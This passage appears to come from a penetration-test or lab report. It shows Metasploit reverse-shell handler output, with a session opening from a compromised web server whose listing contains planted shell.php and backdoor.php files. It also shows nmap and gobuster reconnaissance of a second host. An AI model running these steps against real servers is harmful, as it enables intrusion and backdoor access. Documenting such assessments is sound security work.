
- We then created a meterpreter reverse shell session and waited for the target server to contact us
- Using our browser, we executed the shell.php script



```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.110
[*] Meterpreter session 3 opened (192.168.1.90:4444 → 192.168.1.110:55014)
 at 2022-02-12 10:24:55 -0800
```

CWE-98 - Local File Inclusion: continued..

- Once we had a reverse shell session open, we had full remote control of the compromised server.




```
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.110
:55252) at 2022-02-12 11:02:06 -0800

meterpreter > ls
Listing: /var/www/html
======================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  18436  fil   2018-08-12 03:21:28 -0700  .DS_Store
40755/rwxr-xr-x   4096   dir   2018-08-12 03:22:28 -0700  Security -
 Doc
100644/rw-r--r--  13265  fil   2018-08-12 15:33:26 -0700  about.html
100644/rw-r--r--  64928  fil   2022-02-12 10:06:44 -0800  backdoor.p
hp
100644/rw-r--r--  10441  fil   2018-08-12 21:28:51 -0700  contact.ph
p
100644/rw-r--r--  3384   fil   2018-08-12 04:10:00 -0700  contact.zi
p
40755/rwxr-xr-x   4096   dir   2018-08-12 03:22:26 -0700  css
100644/rw-r--r--  35226  fil   2018-08-12 03:21:28 -0700  elements.h
tml
40755/rwxr-xr-x   4096   dir   2018-08-12 03:22:26 -0700  fonts
40755/rwxr-xr-x   4096   dir   2018-08-12 03:22:28 -0700  img
100644/rw-r--r--  16819  fil   2018-08-12 15:29:32 -0700  index.html
40755/rwxr-xr-x   4096   dir   2018-08-12 03:22:28 -0700  js
40755/rwxr-xr-x   4096   dir   2018-08-12 03:22:28 -0700  scss
100644/rw-r--r--  11166  fil   2018-08-12 21:30:57 -0700  service.ht
ml
100644/rw-r--r--  1113   fil   2022-02-12 11:01:04 -0800  shell.php
100644/rw-r--r--  15449  fil   2018-08-12 21:25:08 -0700  team.html
40777/rwxrwxrwx   4096   dir   2018-08-13 00:29:44 -0700  vendor
40777/rwxrwxrwx   4096   dir   2022-02-12 08:20:15 -0800  wordpress
```


TARGET 2

CWE-200 - Exposure of sensitive information to unauthorized actor

- Using nmap, we were able to determine that this server was running Apache 2.4.1. **nmap -sS -sV 192.168.1.115**
- We then scanned the site for files that may be hidden using gobuster as shown




```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-li
st-2.3-medium.txt dir -e -u http://192.168.1.115/vendor
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115/vendor
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb
y-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/02/14 18:12:05 Starting gobuster in directory enu
===============================================================
```



```
Progress: 119882 / 220561 (54.35%)
Progress: 121507 / 220561 (55.09%)
Progress: 123079 / 220561 (55.80%)
Progress: 124875 / 220561 (56.62%)
Progress: 126622 / 220561 (57.41%)
Progress: 128401 / 220561 (58.22%)
Progress: 130256 / 220561 (59.06%)
Progress: 131906 / 220561 (59.80%)
Progress: 133802 / 220561 (60.66%)
Progress: 135650 / 220561 (61.50%)
http://192.168.1.115/vendor/PATH                    (Status: 200) [Size
: 62]
Progress: 137606 / 220561 (62.39%)
Progress: 139371 / 220561 (63.19%)
Progress: 141035 / 220561 (63.94%)
Progress: 142679 / 220561 (64.69%)
Progress: 144522 / 220561 (65.52%)
Progress: 145974 / 220561 (66.18%)
Progress: 147790 / 220561 (67.01%)
Progress: 149544 / 220561 (67.80%)
```

CWE-200 - Exposure of sensitive information continued..

